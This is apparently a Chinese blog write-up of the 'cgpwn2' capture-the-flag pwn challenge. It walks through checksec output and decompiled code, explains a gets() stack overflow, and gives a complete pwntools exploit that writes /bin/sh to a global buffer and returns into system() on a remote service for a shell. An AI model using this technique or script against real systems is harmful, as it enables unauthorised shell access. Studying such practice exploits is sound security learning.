
cgpwn2 writeup

原创

dittozzz 于 2019-01-07 11:42:20 发布 1603 收藏 1

分类专栏： 攻防世界pwn题wp pwn

本文链接：https://blog.csdn.net/qq_43394612/article/details/85993250


攻防世界pwn题wp 同时被 2 个专栏收录

6 篇文章 0 订阅

订阅专栏


pwn

23 篇文章 4 订阅

订阅专栏

拿到题目检查防护：

```
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : Partial
```

简单运行下：

```
gdb-peda$ r
Starting program: /home/wxy111/Desktop/cgpwn2
please tell me your name
aaa
hello,you can leave some message here:
aaa
thank you
[Inferior 1 (process 96263) exited normally]
Warning: not running or target is remote
```


放到ida里看下：

```
int __cdecl main(int argc
{
  setbuf(stdin, 0);
  setbuf(stdout, 0);
  setbuf(stderr, 0);
  hello();
  puts("thank you");
  return 0;
}
```

hello函数的代码如下：


```
char *hello()
{
  char *v0; // eax
  signed int v1; // ebx
  unsigned int v2; // ecx
  char *v3; // eax
  char s; // [esp+12h] [ebp-26h]
  int v6; // [esp+14h] [ebp-24h]

  v0 = &s;
  v1 = 30;
  if ( (unsigned int)&s & 2 )
  {
    *(_WORD *)&s = 0;
    v0 = (char *)&v6;
    v1 = 28;
  }
  v2 = 0;
  do
  {
    *(_DWORD *)&v0[v2] = 0;
    v2 += 4;
  }
  while ( v2 < (v1 & 0xFFFFFFFC) );
  v3 = &v0[v2];
  if ( v1 & 2 )
  {
    *(_WORD *)v3 = 0;
    v3 += 2;
  }
  if ( v1 & 1 )
    *v3 = 0;
  puts("please tell me your name");
  fgets(name, 50, stdin);
  puts("hello,you can leave some message here:");
  return gets(&s);
}
```

函数上面一大串代码都没啥用。
主要是这里：

```
  puts("please tell me your name");
  fgets(name, 50, stdin);
  puts("hello,you can leave some message here:");
  return gets(&s);
}
```

这个name是全局变量。



程序本身调用了system函数，但是没有现成的/bin/sh字符串，可以使用fgets将/bin/sh字符串读入bss区，然后将返回地址覆盖为system函数，参数布置为name的首地址。

```
puts("please tell me your name");
fgets(name, 50, stdin);
```

完整exp如下：

```
from pwn import*

a=remote("111.198.29.45","32475")

bin_sh_addr=0x0804A080

a.recvuntil("\n")

a.sendline("/bin/sh")

a.recvuntil("\n")

system_addr=0x08048420

payload='A'*42+p32(system_addr)+p32(system_addr)+p32(bin_sh_addr)

a.send(payload)

a.interactive()
```